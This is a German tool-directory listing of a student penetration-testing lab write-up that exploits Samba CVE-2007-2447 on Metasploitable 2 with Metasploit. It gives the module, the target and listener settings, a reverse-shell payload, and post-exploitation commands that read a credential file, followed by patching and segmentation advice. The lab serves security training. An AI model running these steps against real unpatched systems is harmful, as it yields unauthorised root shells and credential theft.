Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2 — Schritt-für-Schritt-Penetrationstest-Labor, das Samba CVE-2007-2447 auf Metasploitable 2 mit Metasploit ausnutzt und Root-Kompromittierung, Diebstahl von Anmeldeinformationen und Datenextfiltration für pädagogisches Red-Team-Training demonstriert. | Kitploit
Tools/GitHubGitHub/devinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2
Privilege EscalationSchwachstellenanalyseExploitationDatenexfiltrationPost-ExploitationPenetrationstestsCommand and ControlLernen & BildungLabs & Praxis
Teilen
GitHubdevinliggins14/smb-pentest-exploiting-cve-2007-2447-on-metasploitable-2

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

Schritt-für-Schritt-Penetrationstest-Labor, das Samba CVE-2007-2447 auf Metasploitable 2 mit Metasploit ausnutzt und Root-Kompromittierung, Diebstahl von Anmeldeinformationen und Datenextfiltration für pädagogisches Red-Team-Training demonstriert.

Repository anzeigen
32vor 1 JahrNoch nicht geprüft

SMB-PenTest-Exploiting-CVE-2007-2447-on-Metasploitable-2

RedTeam-SMB-PenTest

linux bash

Beschreibung


Dieses Projekt dokumentiert meinen Penetrationstest-Einsatz im Rahmen des Kurses CMIT 386 an der UMGC. Es konzentriert sich auf die Ausnutzung der Samba-SMB-usermap_script-Schwachstelle (CVE-2007-2447) auf Metasploitable 2 mit Metasploit von einer Kali-Linux-Angriffs-VM aus. Dieses Proof of Concept zeigt, wie eine Altsystem-Schwachstelle zu vollständiger Systemkompromittierung, Diebstahl von Anmeldedaten und Datenextraktion führen kann.

Übersicht der Schwachstelle

Die Schwachstelle liegt im Samba-Dienst auf Port 445, wo eine unsachgemäße Eingabevalidierung im Username-Map-Skript eine nicht authentifizierte Remote-Befehlsausführung ermöglicht. Bei Ausnutzung gewährt dies Angreifern Shell-Zugriff mit Root-Rechten.

Umgebung

KomponenteDetails
Angreifer-VMKali Linux
Opfer-VMMetasploitable 2
Zielport445 (Samba/SMB)
Verwendeter Exploitexploit/multi/samba/usermap_script
Ziel der Anmeldedaten/redteam7/student3/mypass.txt

Schritte zur Durchführung

1. Metasploit starten:

msfconsole


Stellen Sie sicher, dass sowohl der Angreifer-Host als auch die Opfermaschine gestartet sind und laufen.
2. Nach dem Exploit suchen:


search samba


3. Das passende Modul verwenden:

use exploit/multi/samba/usermap_script

4. Erforderliche Optionen festlegen:

set RHOST <target_ip>
set LHOST <attacker_ip>
set payload cmd/unix/reverse

5. Den Exploit ausführen:

exploit


6. Post-Exploitation-Befehle:

whoami
hostname
cd /redteam7/student3
cat mypass.txt
Reset-Anweisungen

Wenn die Sitzung hängt oder abbricht:

Metasploit zurücksetzen:

# Leave current shell
Ctrl C
exit
# Kill all background jobs
sessions -K             
jobs -K
# Restart Metasploit
msfconsole              

Wichtige Erkenntnisse

  • Altsystem-Dienste wie Samba 3.0.20 mit usermap_script sind hochgradig verwundbar.


  • Die Ausnutzung dieser SMB-Schwachstelle gewährt Root-Shell-Zugriff.
  • Kritische Daten können mit einfachen Befehlen abgegriffen werden, was das reale Risiko verdeutlicht.
  • Dies belegt die Notwendigkeit von Patches, Segmentierung und der Reduzierung der Dienstexposition.

Empfehlungen

  • Patchen oder stilllegen Sie Altsysteme sofort.
  • Implementieren Sie strikte Netzwerksegmentierung und Firewall-Regeln.
  • Beschränken Sie die SMB-Exposition ausschließlich auf interne, authentifizierte Benutzer.
  • Überwachen Sie Protokolle auf verdächtige Aktivitäten und laterale Bewegungen.

Referenzen

  • Metasploit Samba usermap_script
  • Details zu CVE-2007-2447
  • Metasploitable 2 Exploit-Index
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    324
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    252

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →